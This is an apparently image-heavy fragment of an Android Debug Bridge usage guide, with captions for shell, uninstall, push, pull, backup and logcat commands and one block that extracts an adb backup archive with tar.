
Running interactive shell with devices using options shell




Uninstall Applications using adb with options uninstall need package names



Copy file to devices using adb with push options




Copy file from devices using adb with pull options




```
1. adb backup -f backup.ab com.apps
2. ( printf "\x1f\x8b\x08\x00\x00\x00\x00\x00" ; tail -c +25 backup.ab ) |  tar xfvz -
```


Backup android Applications with adb backup options



See android log using adb logcat options


USAGE

